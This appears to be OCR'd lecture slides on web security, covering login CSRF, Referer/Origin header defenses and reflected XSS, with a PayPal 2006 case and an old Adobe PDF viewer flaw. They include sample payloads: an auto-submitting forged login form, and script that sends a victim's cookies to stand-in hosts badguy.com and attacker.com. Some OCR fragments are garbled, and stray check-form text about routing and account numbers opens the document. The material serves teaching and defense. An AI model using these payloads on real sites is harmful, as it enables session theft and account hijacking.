
Is usually located between the ⑆ symbols on your check.

*Account Number: (3-17 digits)

Typically comes before the ⑈ symbol. Its exact location and number of digits varies from bank to bank.

*Re-enter Account Number:

Login CSRF



```
GET /blog HTTP/1.1
```

```
<form action=https://www.google.com/login
  method=POST target=invisibleframe>
  <input name=username value=attacker>
  <input name=password value=xyzzy>
</form>
<script>document.forms[0].submit()</script>
```

```
POST /login HTTP/1.1
Referer: http://www.attacker.com/blog
username=attacker&password=xyzzy
```

```
HTTP/1.1 200 OK
Set-Cookie: SessionID=ZA1Fa34
```


```
GET /search?q=llamas HTTP/1.1
Cookie: SessionID=ZA1Fa34
```

Web History for attacker


Apr 7, 2008

9:20pm Searched for llamas

Sites can redirect browser


Web Request
Http Status code 301/302 – Target URL Location
Redirect Web Request to Target URL Location
Web Response
Client Web Browser
Web Server

Attack on origin/referer header



referer: http://www.site.com

referer: http://www.site.com

Web Request
Http Status code 301/302 – Target URL Location
Redirect Web Request to Target URL Location
Web Response
Client Web Browser
Web Server

What if honest site sends POST to attacker.com?

Solution: origin header records redirect

CSRF Recommendations

- Login CSRF
  - Strict Referer/Origin header validation
  - Login forms typically submit over HTTPS, not blocked
- HTTPS sites, such as banking sites
  - Use strict Referer/Origin validation to prevent CSRF
- Other
  - Use Ruby-on-Rails or other framework that implements secret token method correctly
- Origin header
  - Alternative to Referer with fewer privacy problems
  - Send only on POST, send only necessary data
  - Defense against redirect-based attacks

Cross Site Scripting (XSS)

Three top web site vulnerabilites

- SQL Injection
  - Browser ver
  - Bad input checking leads to malicious SQL query

Attacker’s malicious code executed on victim server


- CSRF – Cross-site request forgery
  - Bad web web site, using credenti “visits” site

Attacker site forges request from victim browser to victim server

- XSS – Cross-site scripting
  - Bad web script that steals in b site

Attacker’s malicious code executed on victim browser

Basic scenario: reflected XSS attack



XSS example: vulnerable site

- search field on victim.com:
  - **http://victim.com/search.php ? term = apple**
- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term
into response

Bad input

- Consider link: (properly URL encoded)


```
http://victim.com/search.php ? term =
   <script> window.open(
         “http://badguy.com?cookie = ” +
         document.cookie )  </script>
```

- What if user clicks on this link?

1. Browser goes to victim.com/search.php
2. Victim.com returns

   `<HTML> Results for <script> … </script>`

3. Browser executes script:
   - Sends badguy.com cookie for victim.com



Attack Server

user gets bad link

www.attacker.com

```
http://victim.com/search.php ?
  term = <script> ... </script>
```

Victim client

user clicks on link

victim echoes user input

Victim Server


www.victim.com

```
<html>
Results for
  <script>
  window.open(http://attacker.com?
  ... document.cookie ...)
  </script>
</html>
```

What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- Methods for injecting malicious code:
  - Reflected XSS (“type 1”)
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS (“type 2”)
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

Basic scenario: reflected XSS attack



Email version

Attack Server

User Victim

Server Victim

1 Collect email addr

2 send malicious email

3 click on link

4 echo user input

5 send valuable data

PayPal 2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

Adobe PDF viewer “feature”

(version <= 7.9)

- PDF documents execute JavaScript code

http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

The code will be executed in the context of the domain where the PDF files is hosted

This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here’s how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/file.pdf#s=javascript:alert(”xss”);)
```

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.

